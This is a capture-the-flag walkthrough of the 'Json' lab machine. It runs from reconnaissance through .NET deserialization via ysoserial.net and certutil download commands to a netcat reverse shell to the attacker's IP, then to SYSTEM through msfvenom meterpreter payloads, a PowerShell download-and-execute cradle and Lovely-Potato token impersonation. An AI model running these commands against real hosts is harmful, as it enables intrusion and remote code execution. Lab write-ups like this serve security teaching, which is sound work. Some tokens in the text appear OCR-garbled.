

Json

```
=====
|      JSON 10.10.10.158      |
|                               |
=====
```



InfoGathering

Nmap scan report for json.htb
(10.10.10.158)
Host is up (0.14s latency).
Not shown: 988 closed ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	FileZilla ftpd
ftp-syst:			
_ SYST: UNIX emulated by FileZilla			
80/tcp	open	http	Microsoft IIS httpd 8.5
http-methods:			
_ Potentially risky methods: TRACE			
_ http-server-header: Microsoft-IIS/8.5			
_ http-title: Json HTB			
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49156/tcp	open	msrpc	Microsoft Windows RPC
49157/tcp	open	msrpc	Microsoft Windows RPC
49158/tcp	open	msrpc	Microsoft Windows RPC
5985/tcp	open	wsman	

FTP has no anonymous access


SMB does not allow Guest enumeration of shares

FUZZ RESULTS



css	[Status: 403, Size: 1233, Words: 73, Lines: 30]
files	[Status: 403, Size: 1233, Words: 73, Lines: 30]
index.html	[Status: 200, Size: 40156, Words: 18550, Lines: 685]
img	[Status: 403, Size: 1233, Words: 73, Lines: 30]
js	[Status: 403, Size: 1233, Words: 73, Lines: 30]
views	[Status: 403, Size: 1233, Words: 73, Lines: 30]


LOGIN PAGE

<http://json.htb/login.html>



admin:admin credential guess logs us into the web page





Gaining Access

In looking over the Burpsuite results there is a OAuth2.0 bearer token created after we login

http://json.htb/api/token/
REQUEST

Request	Response
Raw	Params
Headers	Hex
POST /api/token HTTP/1.1 Host: json.htb User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 Accept: application/json, text/plain, */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://json.htb/login.html Content-Type: application/json; charset=utf-8 Content-Length: 39 DNT: 1 Connection: close { "UserName": "admin", "Password": "admin" }	

RESPONSE

Request	Response
Raw	Headers
Hex	
HTTP/1.1 202 Accepted Cache-Control: no-cache Pragma: no-cache Expires: -1 Server: Microsoft-IIS/8.5 X-AspNet-Version: 4.0.30319 Set-Cookie: OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbIIsI1Bhc3N3b3JkIjoIMjEyMzJmMjk3YTU3YTVhNzQzODk0YTB1NGE4MDFmYzMiLCJOYW11Ijo1VXNlciBBZG1pbIiBIVEiILCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=; expires=Fri, 13-Dec-2019 20:53:10 GMT; path=/ X-Powered-By: ASP.NET Date: Fri, 13 Dec 2019 20:51:10 GMT Connection: close Content-Length: 0	

http://json.htb/api/Account/
REQUEST

Request	Response
<div>Raw Params Headers Hex</div> <pre>GET /api/Account/ HTTP/1.1 Host: json.htb User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 Accept: application/json, text/plain, */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://json.htb/index.html Bearer: eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsI1Bhc3N3b3JkIjoimjEyMzJmMjk3YTU3YTZhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW11IjoivXNlciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0= DNT: 1 Connection: close Cookie: OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsI1Bhc3N3b3JkIjoimjEyMzJmMjk3YTU3YTZhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW11IjoivXNlciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=</pre>	

RESPONSE

Request	Response
<div>Raw Headers Hex</div> <pre>HTTP/1.1 200 OK Cache-Control: no-cache Pragma: no-cache Content-Type: application/json; charset=utf-8 Expires: -1 Server: Microsoft-IIS/8.5 X-AspNet-Version: 4.0.30319 X-Powered-By: ASP.NET Date: Fri, 13 Dec 2019 20:51:13 GMT Connection: close Content-Length: 119</pre> <pre>{"Id":1,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3","Name":"User Admin HTB","Rol":"Administrator"}</pre>	

Bearer tokens are the predominant token used with OAuth2.0.

Having a Bearer token means "Give the bearer of this token access"

They are usually some opaque value and it is not random. It is based on the user giving the application access to the authentication server. The web application has been given permission to access resources on the server.

In order to access the API an Access Token is needed. Access tokens are usually only good for an hour sometimes less. You use the bearer token to get a new Access token. To get an access token you send the Authentication server a bearer token along with your Client ID. This tells the server that the application using the Bearer token is the same application the bearer token was created for.

```
{"Id":1,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3","Name":"User Admin HTB","Rol":"Administrator"}
```

NOTE: If you were to decode the Base64 value for the Bearer token or OAuth token above you would obtain the above string containing a user "admin"'s password.

A JSON format is being returned. We are going to change a couple values and see what happens.

Base64 encode the below string and send it to the applicaiton using Burp by replacing the value of the Bearer

token with it.

```
echo -n '{"Id":Test,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3","Name":"User Admin HTB","Ro1":"Administrator"}' | base64
```

RESULT

```
eyJJZCI6VGZkdCwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoIMjEyMzJmMjk3YTU3YTZhbnZqODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoivXNlciBBZG1pbiBIVEiIlLCJSb2wiOiJBZG1pbm1zdHJhdG9yIn0=
```

Replacing the value of the Bearer token in the request with this value and sending it in Burp tells us we communicated with a deserialization function. Deserialization takes data structured from some format, and rebuilds it into an object.

Request

Raw Params Headers Hex

GET /api/Account/ HTTP/1.1
Host: json.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://json.htb/index.html
Bearer: eyJJZCI6VGZkdCwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoIMjEyMzJmMjk3YTU3YTZhbnZqODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoivXNlciBBZG1pbiBIVEiIlLCJSb2wiOiJBZG1pbm1zdHJhdG9yIn0=
DNT: 1
Connection: close
Cookie: OAuth2=eyJJZCI6M8wiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoIMjEyMzJmMjk3YTU3YTZhbnZqODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoivXNlciBBZG1pbiBIVEiIlLCJSb2wiOiJBZG1pbm1zdHJhdG9yIn0=

Response

Raw Headers Hex

HTTP/1.1 500 Internal Server Error
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 13 Dec 2019 21:20:39 GMT
Connection: close
Content-Length: 145

{
 "Message": "An error has occurred.",
 "ExceptionMessage": "Cannot deserialize Json.Net Object",
 "ExceptionType": "System.Exception",
 "StackTrace": null
}

Because the application may be unsafely deserializing this data, the chain will automatically be invoked and cause the command to be executed on the application host. We can try to exploit this using ysoserial
RESOURCE: <https://github.com/pwntester/ysoserial.net>

A .NET Framework is being used which means we need to use the Windows .exe version of this tool

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

[illegible]

0 matche

NOTE: Responder can also be used to capture this hash

I became stuck here for a while. I was able to upload files to the machine however I was not able to obtain a reverse shell. A few things became clear during my failed attempts. PowerShell does not seem to be available to me which leaves me with the Command Prompt only. AV must be catching my msfvenom payloads. I can upload files to the box using SMB and HTTP. Executing nc.exe seemed to fail. I tried ncat after that to see if it would make a difference. That gave me a connection however the shell would fail to complete its execution. It turns out that I could not access PowerShell at all. I kept trying for it because PowerShell is my bread and butter. I am the guy who writes PowerShell reverse shells.

```
# Generate Payload on Windows Machine
.\ysoserial.exe -g WindowsIdentity -f Json.Net -o base64 -c "certutil.exe -urlcache -split -f http://10.10.14.21/nc64.exe C:\Windows\Temp\nc64.exe"

# Start HTTP server to server nc64.exe file
python -m SimpleHTTPServer

# Place ysoserial results into Bearer token value in Burp and click Send
```

```
# Generate payload to execute reverse shell on Windows Machine
.\ysoserial.exe -g WindowsIdentity -f Json.Net -o base64 -c "C:\Windows\Temp\nc64.exe -e powershell 10.10.14.21 8089"

# Start netcat listener on Attack machine
nc -lvnp 8089

# Execute payload by placing ysoserial result in Bearer token value in Burp and click sendS
```

```
type C:\Users\userpool\Desktop\user.txt
34459a01f50050dc410db09bfb9f52bb
```

```

root@kali:~/HTB/Boxes/JSON# nc -lvnp 8088
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8088
Ncat: Listening on 0.0.0.0:8088
Ncat: Connection from 10.10.10.158.
Ncat: Connection from 10.10.10.158:49214.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
json\userpool

c:\windows\system32\inetsrv>type C:\Users\userpool\Desktop\user.txt
type C:\Users\userpool\Desktop\user.txt
34459a01f50050dc410db09bfb9f52bb

```

USER FLAG: 34459a01f50050dc410db09bfb9f52bb

PrivEsc

The shell seemed a little slow. I am going to see if a meterpreter improves the speed.

```

# On attack machine start a Metasploit listener
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.21
set LPORT 8081
run

# On target machine in slow shell
C:\Windows\Temp\nc64.exe -e powershell 10.10.14.21 8081

# Now that we have a Metasploit session we can try to upgrade it.

# Get the sessions ID number
sessions -l
# RESULTS
Active sessions
=====

  Id  Name  Type
Information                                     Connection
  --  -
-----
  1      shell x64/windows Microsoft Windows [Version 6.3.9600] (c) 2013 Microsoft Corporation. All
righ... 10.10.14.21:8081 -> 10.10.10.158:49414 (10.10.10.158)

# Upgrade to Meterpreter
sessions -u 1

```

As a side note this did not work on the first attempt. I had to run the command a couple times before I upgraded the shell

```
msf5 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.21:4433
msf5 exploit(multi/handler) > se
[*] Sending stage (180291 bytes) to 10.10.10.158
ssio[*] Meterpreter session 3 opened (10.10.14.21:4433 -> 10.10.10.158:49475) at 2019-12-14 11:27:05 -0700
[*] Stopping exploit/multi/handler
```

Running some initial enum I discovered userpool has impersonate privileges

```
whoami /priv
SeImpersonatePrivilege      Impersonate a client after authentication Enabled
```

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name              Description                                State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token              Disabled
SeIncreaseQuotaPrivilege    Adjust memory quotas for a process        Disabled
SeAuditPrivilege            Generate security audits                   Disabled
SeChangeNotifyPrivilege     Bypass traverse checking                   Enabled
SeImpersonatePrivilege      Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set             Disabled
```

I found a great PowerShell module to use for this permission
 REOSURCE: <https://github.com/TsukiCTF/Lovely-Potato>

```
# Edit the script and edit the variables below
vi Invoke-LovelyPotato.ps1
$RemoteDir = "http://10.10.14.21"
$LocalPath = "C:\Windows\Temp"
```

```
# Configuration
$RemoteDir = "http://10.10.14.21"
$LocalPath = "c:\windows\temp"
```

```
# Create a Meterpreter Binary on attack machine. Make life easier by naming the file meterpreter.exe
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.21 LPORT=8084 -f exe -o meterpreter.exe

# Copy needed files to HTTP Server Directory
cp Invoke-LovelyPotato.ps1 /root/HTB/Boxes/JSON
cp test_clsids.bat /root/HTB/Boxes/JSON/

# In multi/handler set LPORT value to 8084 to catch above shell and set payload
set LPORT 8084
set payload windows/meterpreter/reverse_tcp

# Host HTTP Server on attack machine
python3 -m http.server 80
```

```
root@kali:~/HTB/Boxes/JSON# python3 http.server 80
python3: can't open file 'http.server': [Errno 2] No such file or directory
root@kali:~/HTB/Boxes/JSON# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.158 - - [14/Dec/2019 12:04:59] "GET /Invoke-LovelyPotato.ps1 HTTP/1.1" 200 -
10.10.10.158 - - [14/Dec/2019 12:05:04] "GET /test_clsids.bat HTTP/1.1" 200 -
10.10.10.158 - - [14/Dec/2019 12:05:04] "GET /meterpreter.exe HTTP/1.1" 200 -
```

```
# Execute it to gain shell. Since PowerShell fails to open I am going to open it and issue a command
simultaneously. Once this command is executed it takes about 10 minutes to gain a reverse shell as System.
powershell IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.21/Invoke-LovelyPotato.ps1')
```


Name	Used (GB)	Free (GB)	Provider	Root
HKCR			Registry	HKEY_CLASSES_ROOT

```

Testing {6CF9B800-50DB-46B5-9218-EACF07F5E414} 10001
....
[+] authresult 0
{6CF9B800-50DB-46B5-9218-EACF07F5E414};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Testing {784E29F4-5EBE-4279-9948-1E8FE941646D} 10001
.....Testing {8BC3F05E-D86B-11D0-A075-00C04FB68820} 10001
....
[+] authresult 0
{8BC3F05E-D86B-11D0-A075-00C04FB68820};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Testing {90F18417-F0F1-484E-9D3C-59DCEEE5DBD8} 10001
.....Testing {9B1F122C-2982-4e91-AA8B-E071D54F2A4D} 10001
....
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Testing {C49E32C6-BC8B-11d2-85D4-00105A1F8304} 10001
.....Testing {d20a3293-3341-4ae8-9aaf-8e397cb63c34} 10001
....
[+] authresult 0
{d20a3293-3341-4ae8-9aaf-8e397cb63c34};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Testing {e60687f7-01a1-40aa-86ac-dblcbf673334} 10001
.....Testing {eff7f153-1c97-417a-b633-fede6683a939} 10001
....
[+] authresult 0
{eff7f153-1c97-417a-b633-fede6683a939};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Testing {f3b4e234-7a68-4e43-b813-e4ba55a065f6} 10001
.....

```

```

msf5 exploit(multi/handler) > set LPORT 8084
LPORT => 8084
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.21:8084
[*] Sending stage (180291 bytes) to 10.10.10.158
[*] Meterpreter session 6 opened (10.10.14.21:8084 -> 10.10.10.158:50151) at 2019-12-14 12:09:28 -0700
[*] Sending stage (180291 bytes) to 10.10.10.158

```

I misspelled the admin user in the picture. This command is the right way

```

type C:\Users\superadmin\Desktop\root.txt
3cc85d1bed2ee84af4074101b991d441

```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2708 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Users\superuser\Desktop\root.txt
type C:\Users\superuser\Desktop\root.txt
```

```
C:\Users\superadmin\Desktop>type root.txt
type root.txt
3cc85d1bed2ee84af4074101b991d441
```

ROOT FLAG: 3cc85d1bed2ee84af4074101b991d441

PrivEsc2

During basic enumeration I discovered there is another port listening that was not and would not show in my nmap scan at 127.0.0.1:14147

```
netstat -ano
```

```
# RESULTS
```

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING	784
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	556
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	376
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	708
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	732
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	512
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	460
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING	1712
TCP	0.0.0.0:49158	0.0.0.0:0	LISTENING	468
TCP	10.10.10.158:139	0.0.0.0:0	LISTENING	4
TCP	10.10.10.158:49337	10.10.14.21:8088	ESTABLISHED	1408
TCP	127.0.0.1:14147	0.0.0.0:0	LISTENING	784

TCP	[::]:21	[::]:0	LISTENING	784
TCP	[::]:80	[::]:0	LISTENING	4
TCP	[::]:135	[::]:0	LISTENING	556
TCP	[::]:445	[::]:0	LISTENING	4
TCP	[::]:5985	[::]:0	LISTENING	4
TCP	[::]:47001	[::]:0	LISTENING	4
TCP	[::]:49152	[::]:0	LISTENING	376
TCP	[::]:49153	[::]:0	LISTENING	708
TCP	[::]:49154	[::]:0	LISTENING	732
TCP	[::]:49155	[::]:0	LISTENING	512
TCP	[::]:49156	[::]:0	LISTENING	460
TCP	[::]:49157	[::]:0	LISTENING	1712
TCP	[::]:49158	[::]:0	LISTENING	468

This port is only available from the local machine. I am going to set up a port forward through Meterpreter so I can access the port remotely.

```
# Get Meterpreter session id number
```

```
sessions -l
```

```
# Open your meterpreter session
```

```
sessions -i 3
```

```
# In Meterpreter shell
```

```
portfwd add -l 14147 -p 14147 -r 127.0.0.1
```

```
msf5 exploit(multi/handler) > se
[*] Sending stage (180291 bytes) to 10.10.10.158
ssio[*] Meterpreter session 3 opened (10.10.14.21:4433 -> 10.10.10.158:49475) at 2019-12-14 11:27:05 -0700
[*] Stopping exploit/multi/handler
sessions -l

Active sessions
=====

  Id  Name  Type              Information
  --  ---  --
  1    shell x64/windows  Microsoft Windows [Version 6.3.9600] (c) 2013 Microsoft Corporation. All rights reserved.
  3    meterpreter x86/windows  J50N\userpool @ J50N

msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > portfwd add -l 14147 -p 14147 -r 127.0.0.1
[*] Local TCP relay created: :14147 <-> 127.0.0.1:14147
